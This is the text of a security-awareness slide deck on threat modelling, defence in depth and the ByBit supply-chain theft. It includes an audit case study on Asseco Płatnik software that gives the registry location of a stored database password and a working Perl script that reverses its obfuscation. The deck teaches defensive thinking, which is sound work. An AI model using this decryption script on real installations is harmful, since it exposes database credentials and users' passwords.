

# Security first mindset



**In practice**

# Plans for today

Jarosław Jedynak

**Security first  
mindset in practice**

Michał Leszczyński


**OWASP 10  
2025 Playthrough**

Michał Kowalczyk

**CTFs, security  
teaching and our  
hacking projects**

# About me

Cybersecurity Auditor



**ITSEC.RE**

“Expert”

**<CERT.PL>\_**

Reverse Engineer




**Symantec**

Security Engineer


**Google**

And others



# About me

Cybersecurity Auditor



**ITSEC.RE**

“Expert”

**<CERT.PL>\_**

Reverse Engineer




**Symantec**

Security Engineer


**Google**

And others



# About me

Cybersecurity Auditor



**ITSEC.RE**

“Expert”

**<CERT.PL>\_**

Reverse Engineer




**Symantec**

Security Engineer


**Google**

And others



# About me

Cybersecurity Auditor



**ITSEC.RE**

“Expert”

**<CERT.PL>\_**

Reverse Engineer




**Symantec**

Security Engineer

**Google**

And others



# About me

Cybersecurity Auditor



“Expert”




Reverse Engineer



Security Engineer



And others



# **(Simplified) Agenda for today**

1. Introduction

2. Principles

3. Conclusion




# Part 1

**Security-first *what?***




# Low standards, high standards


✓ Frontal Impact ( $\sim 50\text{km/h}$ )




(a) crash simulation



(b) top and side views of simulation



(c) energy balance



(d) acceleration at point in cabin

# Low standards, high standards

✓ Frontal Impact ( $\sim 50\text{km/h}$ )

✓ Potholes on a country road



# Low standards, high standards

✓ Frontal Impact ( $\sim 50\text{km/h}$ )

✓ Potholes on a country road

✓ Thief breaking in overnight



# Low standards, high standards

✗ Anti-tank guided missile



# Low standards, high standards

✗ Anti-tank guided missile

✗ Police roadblock





# Low standards, high standards

✗ Anti-tank guided missile

✗ Police roadblock

✗ Assassin with a sniper rifle



# Real world

✓ Frontal Impact ( $\sim 50\text{km/h}$ )

✓ Potholes on a country road

✓ Thief breaking in overnight

✗ Anti-tank guided missile

✗ Police roadblock

✗ Assassin with a sniper rifle



# Real world



Accidental mistake



Potholes on a country road



Thief breaking in overnight



Anti-tank guided missile



Police roadblock



Assassin with a sniper rifle

# Real world



Accidental mistake



External issues



Thief breaking in overnight



Anti-tank guided missile



Police roadblock



Assassin with a sniper rifle

# Real world



Accidental mistake



External issues



Common criminals



Anti-tank guided missile



Police roadblock



Assassin with a sniper rifle

# Real world



Accidental mistake



External issues



Common criminals



Military attack



Police roadblock



Assassin with a sniper rifle

# Real world



Accidental mistake



External issues



Common criminals



Military attack




Nation state




Assassin with a sniper rifle

# Real world

 Accidental mistake

 External issues


 Common criminals

 Military attack


 Nation state

 Crime syndicate


# IT world


 Accidental mistake

 External issues

 Common criminals

 APT Group

 Nation state

 Crime syndicate

# IT world



Accidental mistake



APT Group



External issues



Intelligence agency



Common criminals



Crime syndicate



# IT world



Accidental mistake



External issues



Common criminals



APT Group



Intelligence agency



Crime syndicate

# IT world



☒ APT Group

☒ Intelligence agency

☒ Crime syndicate

# Once upon a time in the cyberspace

- ByBit Cryptocurrency exchange
- Funds stored in ~~a cold wallet~~ a multisig solution called Safe{Wallet}
- But then one day...

The logo for ByBit, featuring the letters 'BYBIT' in a bold, dark blue, sans-serif font. A thick, vertical orange bar is positioned between the 'B' and the 'I'.

# Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

# Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

# Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

ByBit notices \$1.5B is gone

# Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved

ByBit Funds were diverted to attacker wallet

ByBit notices \$1.5B is gone

# Once upon a time in the cyberspace

Routine rebalancing starts in ByBit

Multisig transaction approved.  
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices \$1.5B is gone

But why? Somehow Safe{Wallet} UI lied to them.



# Once upon a time in the cyberspace

Malicious transaction is initiated in ByBit  
(instead of expected scheduled transaction)

Multisig transaction approved.  
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices \$1.5B is gone

Technical detail: ETH delegatecall exploit was used

But why? Somehow Safe{Wallet} UI lied to them.

Or rather: attackers took over the smart contract

# Once upon a time in the cyberspace

app.safe.global JS  
replaced with malicious code

Malicious transaction is initiated in ByBit  
(instead of expected scheduled transaction)

Multisig transaction approved.  
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices \$1.5B is gone

We know thanks to forensics and Google cache

Technical detail: ETH delegatecall exploit was used

But why? Somehow Safe{Wallet} UI lied to them.

Or rather: attackers took over the smart contract

Even though the JS was replaced back soon later.

# Once upon a time in the cyberspace

Safe{Wallet} developer compromised

(Likely s3 or CloudFront keys leaked)

app.safe.global JS  
replaced with malicious code

We know thanks to forensics and Google cache

Malicious transaction is initiated in ByBit  
(instead of expected scheduled transaction)

Technical detail: ETH delegatecall exploit was used

Multisig transaction approved.  
But what people saw was not what they signed.

But why? Somehow Safe{Wallet} UI lied to them.

ByBit Funds were diverted to attacker wallet

Or rather: attackers took over the smart contract

ByBit notices \$1.5B is gone

Even though the JS was replaced back soon later.

# Once upon a time in the cyberspace

Safe{Wallet} developer compromised

app.safe.global JS  
replaced with malicious code

Malicious transaction is initiated in ByBit  
(instead of expected scheduled transaction)

Multisig transaction approved.  
But what people saw was not what they signed.

ByBit Funds were diverted to attacker wallet

ByBit notices \$1.5B is gone



# Part 2

## Security-first mindset in practice



A **security-first mindset** is an approach where security is treated as a **core priority from the very beginning**, not something added on later. It means consistently asking **“How could this be abused or fail?”** at every decision point.

Build and operate systems assuming **they will be attacked**, misused, **or fail**.

# Agenda

Introduction



# Agenda

Introduction

Threat Modelling

# Agenda

Introduction

Threat Modelling

Defense in Depth

Security through  
obscurity

# Agenda

Introduction

Threat Modelling

Defense in Depth

Security through  
obscurity

Privilege escalation

Principle of Least  
Privilege

# Agenda

Introduction

Threat Modelling

Defense in Depth

Security through  
obscurity

Privilege escalation

Principle of Least  
Privilege

Secure Defaults

# Agenda

Introduction

Threat Modelling

Defense in Depth

Security through  
obscurity

Privilege escalation


Principle of Least  
Privilege

Secure Defaults

Conclusion

# Threat Modelling

# Threat Modelling



# Threat Modelling

What to protect?

From whom?

How to attack it?



# Threat Modelling

Attack vectors

Protected assets



# Threat Modelling

Attack vectors



Protected assets

Bank Account

User Data

Databases

Reputation

# Threat Modelling

Attack vectors

Company website

Supply-Chain

Email

Insider threat



Protected assets

Bank Account

User Data

Databases

Reputation

# Threat example

- Publicly exposed, vulnerable website

# Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak

# Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak
- Attacker gains access to the intranet =>
  - Severe data leak (internal shares, emails)
  - Privilege escalation opportunities

# Threat example

- Publicly exposed, vulnerable website
- Website exploited, RCE obtained =>
  - Deface
  - Cryptominer
  - Proxy
  - Limited data leak
- Attacker gains access to the intranet =>
  - Severe data leak (internal shares, emails)
  - Privilege escalation opportunities
- DC server exploited, Domain Admin account obtained =>
  - Leak of all confidential data
  - All data ransomware

# **Defense in Depth**



# Defense in depth



“DC is an unpatched Windows Server 2008.”

# Defense in depth



“DC is an unpatched Windows Server 2008.”



(no reaction)

# Defense in depth



“DC is an unpatched Windows Server 2008.”



(no reaction)



“This is a critical security issue.”

# Defense in depth



"DC is an unpatched Windows Server 2008."




(no reaction)



"This is a critical security issue."



???



# Defense in depth



"DC is an unpatched Windows Server 2008."



(no reaction)




"This is a critical security issue."



???



"But it's intranet"



# Defense in depth



"DC is an unpatched Windows Server 2008."



(no reaction)




"This is a critical security issue."



???



"But it's intranet"



# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great



# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall
  - One of employees goes rogue

# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library
  - Someone exploits company website hosted in the intranet
  - Admin accidentally misconfigures the firewall
  - One of employees goes rogue
- The opposite is “Zero Trust” btw



# Defense in depth

“But it’s intranet”

- Also known as “perimeter based security”
- Works great until:
  - One of employees installs a RAT (Remote Access Trojan)
    - Or a stealer
    - Or “Free VPN” software
    - Or a compromised development tool/library
  - Someone exploits company website hosted
  - Admin accidentally misconfigures the firewall
  - One of employees **goes rogue**
- The opposite is “Zero Trust” btw



# Defense in depth case study

- Security audit for an accounting company
- Several domain-specific programs preinstalled for everyone



# Defense in depth: Asseco Płatnik



# Defense in depth: Asseco Płatnik

/api/user/login API endpoint



# Defense in depth: Asseco Płatnik

~~/api/user/login~~ API endpoint




# Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

## **Asseco's genius idea**

Instead of API, just read the correct password from the database and compare with user input




# Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

## **Asseco's genius idea**

Instead of API, just read the correct password from the database and compare with user input

**Problem:** Everyone can read the DB pass



# Defense in depth: Asseco Płatnik


HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

## **Asseco's genius idea**

Instead of API, just read the correct password from the database and compare with user input

**Problem:** Everyone can read the DB pass

**Solution:** Encrypt the password





# Defense in depth: Asseco Płatnik


HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

## Asseco's genius idea

Instead of API, just read the correct password from the database and compare with user input

**Problem:** Everyone can read the DB pass

**Solution:** Encrypt the password



Nazwa	Typ	Dane
(Domyślna)	REG_SZ	(wartość nie ustalona)
Auto Translate	REG_SZ	True
Data Source	REG_SZ	
Initial Catalog	REG_SZ	
Packet Size	REG_SZ	4096
Password	REG_SZ	qxv[REDACTED]vqr
Persist Security I...	REG_SZ	True
Provider	REG_SZ	SQLOLEDB

# Defense in depth: Asseco Płatnik


HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

## Asseco's genius idea

Instead of API, just read the correct password from the database and compare with user input

**Problem:** Everyone can read the DB pass

**Solution:** Encrypt the password



Nazwa	Typ	Dane
(Domyślna)	REG_SZ	(wartość nie ustalona)
Auto Translate	REG_SZ	True
Data Source	REG_SZ	
Initial Catalog	REG_SZ	
Packet Size	REG_SZ	4096
Password	REG_SZ	qxv[REDACTED]vqr
Persist Security I...	REG_SZ	True
Provider	REG_SZ	SQLOLEDB

# Defense in depth: Asseco Płatnik

HKLM\Software\Wow6432Node\Asseco Poland SA\Płatnik\10.02.002\Baza

```
sub swap($$) { $_ = shift; my $n = shift; s/(.{$n})(.{$n})/$2$1/g; return $_; }

my $enc = shift;
my $k = "lmnopqrstuvwxyz{";
my @pkey = ( swap($k, 8), swap(swap($k, 4), 1), swap(swap($k, 8), 1), swap($k, 1),
    swap($k, 4), swap($k, 2), swap(swap($k, 2), 1), swap(swap(swap($k, 4), 2), 1), );
my @order = (0,1,2,3,4,0,3,5,2,1,5,4,3,6,6,2,4,2,2,4,3,2,7,7,);

my $i = 0;
sub dec($$) {
    my $a = index $pkey[$order[$i % 24]], shift;
    my $b = index $pkey[$order[$i % 24]], shift;
    $i++;
    return chr hex sprintf "%x%x", $b, $a;
}

$enc =~ s/[^$k]//g; $enc =~ s/(.)(.)/dec($1,$2)/ge;
print "$enc\n";
```

# Defense in depth: Asseco Płatnik

Properties Data ER Diagram master Databases KPGPLATNIK11

UZYTEKOWNIK | Enter a SQL expression to filter results (use Ctrl+Space)

	123 ID	A-Z LOGIN	A-Z IMIE	A-Z NAZWISKO	A-Z HASLO
1	1				nxp
2	2				[N
3	3				[N
4	4				tyu nmrsqn
5	5				yxr rlm
6	6				uxv mm
7	7				vxu rwmpsozlm
8	8				vyy mosonolnxv
9	9				uxv nr
10	10				mx
11	11				zyx
12	12				typ mpsnll
13	13				uzl

# Defense in depth: Asseco Płatnik

Properties Data ER Diagram master Databases KPGPLATNIK11

UZYTKOWNIK Enter a SQL expression to filter results (use Ctrl+Space)

	123 ID	A-Z LOGIN	A-Z IMIE	A-Z NAZWISKO	A-Z HASLO
1	1				nxp
2	2				[N
3	3				[N
4	4				tyu nmrsqn
5	5				yxr rlm
6	6				uxv mm
7	7				vxu rwmpsozlm
8	8				vyy mosonolnxv
9	9				uxv nr
10	10				mx
11	11				zyx
12	12				typ empsnll
13	13				uzl

# “Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- $2 + 2 = 4$

# “Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- $2 + 2 = 4$

- User knows password to some database user
- Database user must have access to "Users" table
- $2 + 2 = 4$

# “Security last mindset”

- User needs to use the program
- Program need to know the password to connect to the database
- $2 + 2 = 4$

- User knows password to some database user
- Database user must have access to "Users" table
- $2 + 2 = 4$


- Passwords in the database are "encrypted"
- ???
- So called "security through obscurity"



**Security through obscurity**

# Security through obscurity

- In cryptography: **Kerckhoffs' principle** (precisely this case)



*A Caesar Wheel*

